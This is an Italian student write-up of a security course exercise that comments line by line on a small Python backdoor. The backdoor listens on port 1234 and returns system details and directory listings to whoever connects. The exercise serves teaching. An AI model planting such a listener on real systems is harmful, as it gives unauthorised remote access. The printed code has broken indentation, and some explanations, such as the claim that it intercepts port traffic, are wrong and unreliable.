


“TRACCIA ESERCITAZIONE S3L5”

L'esercizio di oggi consiste nel commentare/spiegare questo codice che fa riferimento ad una backdoor.

Inoltre spiegare cos'è una backdoor.



```
File Actions Edit View Help
GNU nano 6.0 backdoor.py *
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 1234

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()

print ("client connected: ", address)

while 1:
    try:
        data = connection.recv(1024)
        except:continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
            except:
                tosend = "Wrong path"
            connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

“DEFINIZIONE DI BACKDOOR”

E' una vulnerabilità o un meccanismo segreto all'interno di un sistema software che consente l'accesso non autorizzato o il controllo remoto del sistema.

Quindi non è nient'altro che una via di accesso nascosta che bypassa le normali procedure di autenticazione o sicurezza.

“COMMENTO”

E' una backdoor di ascolto sulla porta 1234 tramite la suddetta potremo intercettare le comunicazioni che avvengono quindi metterci in ascolto su tutto ciò che avviene su quella porta .

“SPIEGAZIONE”

```
1 import socket, platform, os
2
3 SRV_ADDR = "" # indirizzo su cui vogliamo ascoltare
4 SRV_PORT = 1234 # porta che vogliamo ascoltare
5
6 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM) # creiamo il file socket passando dei parametri di INET = ipv4 con protocollo TCP
7 s.bind((SRV_ADDR, SRV_PORT)) # facciamo il bind tra porta e l'indirizzo
8 s.listen(1) # mettiamo in ascolto con il metodo listen con 1 connessione alla volta
9 connection, address = s.accept() # accetta la connessione dicendomi ciò che sta facendo
10
11 print("client connected: ", address) # stampa del collegamento con la backdoor
12
13 while 1: # creazione del ciclo while per leggere i dati che arrivano sulla connessione
14     try:
15         data = connection.recv(1024) # riceviamo la connessione tcp e leggiamo 1024 byte conservandoli sul 'data'
16     except: continue # se i dati vengono trovati non ci sarà interruzione e si continuerà con un nuovo ciclo / altrimenti con il comando except diremo al programma di riprovare
17
18     if(data.decode('utf-8') == '1'): # se il dato che abbiamo ricevuto è uguale al carattere 1 prenderemo delle info da platform inserendoli nella stringa tosend
19         tosend = platform.platform()
20         connection.sendall(tosend.encode())
21     elif(data.decode('utf-8') == '2'): # rimaniamo in attesa di nuovi dati conservandoli all'interno della stringa data
22         data = connection.recv(1024)
23     try:
24         filelist = os.listdir(data.decode('utf-8')) # facciamo la lista delle directory del percorso indicato
25         tosend = ""
26         for x in filelist:
27             tosend += "," + x # insieme di locazioni di memoria dove ognuna avrà una directory dove per ogni x e lo concatena agli elementi di tosend fino a creare una lista di elementi
28     except:
29         tosend = "wrong path" # se il percorso è sbagliato riceverò un segnale di errore
30         connection.sendall(tosend.encode()) # tosend si connette con il server
31     elif(data.decode('utf-8') == '0'): # se riceviamo valore 0 la connessione si chiude
32         connection.close() # chiusura dell'applicazione
33         connection, address = s.accept() # attesa di qualcuno che si colleghi
34
35
```

N.B. GUARDARE I COMMENTI ALL'INTERNO DEL PROGRAMMA